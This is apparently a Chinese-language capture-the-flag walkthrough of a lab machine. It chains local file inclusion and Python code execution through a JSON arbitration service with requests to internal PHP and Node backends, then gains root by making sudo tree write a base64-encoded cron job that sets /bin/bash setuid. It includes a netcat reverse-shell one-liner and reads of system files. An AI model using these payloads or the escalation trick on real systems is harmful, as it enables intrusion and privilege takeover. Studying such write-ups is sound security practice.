
一. 信息收集

80（默认页面，无内容）
222（SSH）
9000（利用点）

二.渗透

1. 9000界面看介绍是个仲裁程序，将JSON PAYLOAD分别发给Python 和PHP两个后端。
2. 查看网页源码，给出使用方法：`<!--{"action":"readfile","file":"/etc/hosts"} -->`
3. 按照方法要素尝试，确实有LFI，拿到用户python,php,node

4. 分别尝试以上用户私钥内容，无果。



5. 读取/etc/hosts，发现 `172.17.0.2 e12f09edf871`，明显是个docker环境。读取 `/proc/1/cmdline` 看看，发现 `/code/start.sh`，这一步得到两个信息：启动脚本名称和脚本绝对路径。
6. 尝试python web的入口文件名常见名app.py，拿到源码，给出了两个后台服务器的Url

```
PYTHON_URL = "http://127.0.0.1:5000/process"
PHP_URL = "http://127.0.0.1:8080/index.php"
```

同时明白了仲裁程序的逻辑：两个后台处理结果一致，返回成功；不一致，返回失败

7. 既然action有readfile参数，猜测还有其他参数，随便送一个看看效果：`"error": "Unknown action. Supported actions: readfile, evalcode."`

得知还有一个evalcode参数，看名字是个命令执行，但因上一步得知的仲裁判断逻辑，PHP 肯定无法执行 Python 代码，所以页面永远看不到 Python 的回显。

至此整体思路为：a.通过evalcode执行命令，b.通过fileread读取执行结果。

三、首个flag获取

```
//命令执行，结果输出至/tmp/getall
{
   "action": "evalcode",
   "code": "__import__('os').system('ls -F / > /tmp/getall')"
}
//读取结果
{"action": "readfile", "file": "/tmp/getall"}
//也可反弹shell
"code": "__import__('os').system('busybox nc IP -e /bin/sh')"
```

拿到根路径目录结构，发现flag_php、flag_py、flag_node

1. flag_py:可直接读取，`"code": "__import__('os').system('cat /flag_py > /tmp/flag1')"`
2. flag_php：向本地 PHP 接口发送 POST 请求，将响应写入flag2 `"code": "open('/tmp/flag2',`

'wb').write(__import__('urllib.request').request.urlopen(__import__('urllib.request').request.Request('http://127.0.0.1:8080/index.php', data=b'{\"action\":\"readfile\",\"file\":\"/flag_php\"}', headers={'Content-Type':'application/json'})).read())"

3. flag*node:先通过ps -ef发现node.js进程，find找到路径/code/agent/node.js，读取源码。"code": "open('/tmp/flag3', 'wb').write(__import__('urllib.request').request.urlopen(__import__('urllib.request').request.Request('http://127.0.0.1:3000/evalcode', headers={'Content-Type':'application/json'}, data=b'{\"code\":\"require(\\'fs\\').readFileSync(\\'/flag_node\\').toString()\"}')).read())"*
   拼接后得到：
   flag{flag1is_python_flag2_isphphave@funnnnnnngooos}

四、登录并提权

提示：首个flag是登陆密码。
尝试了多个用户名：php,python,py,node,vm1,vm_1,...最后发现是admin
上去后sudo -l：(ALL) /usr/bin/tree
思路：利用tree命令的-o参数，可将目录结构写入任意文件

```
echo -n "chmod 4755 /bin/bash"|base64
Y2htb2QgNDc1NSAvYmluL2Jhc2g=
cd /tmp/toroot
mkdir "* * * * * root echo Y2htb2QgNDc1NSAvYmluL2Jhc2g= | base64 -d | bash"
//-N 禁止转义，防止将空格转为\
//-i 不打印缩进
//--noreport 不打印统计报告
sudo /usr/bin/tree -N -i --noreport -o /etc/cron.d/toroot *
/bin/bash -p
```

```
cat /root/root.txt
flag{woahiz}
```